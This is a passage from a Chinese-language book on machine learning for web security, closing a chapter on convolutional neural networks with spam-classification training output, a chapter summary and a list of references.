          n_epoch=5, shuffle=True, validation_set=(testX, testY),
          show_metric=True, batch_size=100, run_id="spam")
```

CNN的结构如图17-9所示。

在我的mac本上运行了近3个小时后，对测试数据集的识别准确度达到了98.30%，令人满意：

```
Training Step: 680 | total loss: 0.01691 | time: 2357.838s
| Adam | epoch: 005 | loss: 0.01691 - acc: 0.9992 | val_loss: 0.05177 - val_acc: 0.9830
```

17.5 本章小结

本章重点介绍CNN的基础知识以及Web安全领域的相关应用。CNN不仅在图像处理领域大显身手，而且在文本分类领域具有广泛应用。基于CNN算法安全领域的更多应用，还等着大家去发掘。关于RNN和CNN的深度介绍和案例不是本书重点，本系列书的第二部将重点介绍深度学习及其应用，敬请关注。




图17-9 处理垃圾邮件的CNN结构图

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://blog.csdn.net/stdcoutzyx/article/details/41596663>
- <http://blog.csdn.net/u013713117/article/details/69261769>
- <https://github.com/tflearn/tflearn/blob/master/examples/nlp/>
- <http://blog.csdn.net/clayanddev/article/details/70738475>
- <http://www.wildml.com/2015/12/implementing-a-cnn-for-text-classification-in-tensorflow/>
- <http://www.36dsj.com/archives/24006>
- http://www.imaotao.cn/a/WZ0518161GT0R8GQ?utm_source=tuicool&utm_medium=referral

还有一些参考文献值得一读：

- [1] Krizhevsky A, Sutskever I, Hinton G E.Imagenet Classification with Deep Convolutional Neural Networks[C].International Conference on Neural Information Processing Systems, 2012, 25 (2) : 1097-1105.
- [2] Springenberg Jost Tobias, Dosovitskiy Alexey, Brox Thomas, Riedmiller Martin.Striving for Simplicity: The All Convolutional Net.Eprint Arxiv, 2014.
- [3] Kalchbrenner Nal, Grefenstette Edward, Blunsom Phil.A Convolutional Neural Network for Modelling Sentences.Eprint Arxiv, 2014.
- [4] Krizhevsky A, Sutskever I, Hinton G E.Imagenet Classification with Deep Convolutional Neural Networks[C].International Conference on

Neural Information Processing Systems, 2012.

[5] Sun Y, Wang X, Tang X. Deep Learning Face Representation from Predicting 10, 000 Classes[C].IEEE Conference on Computer Vision&Pattern Recognition, 2014.

[6] Kim Yoon. Convolutional Neural Networks for Sentence Classification. Eprint Arxiv 2014.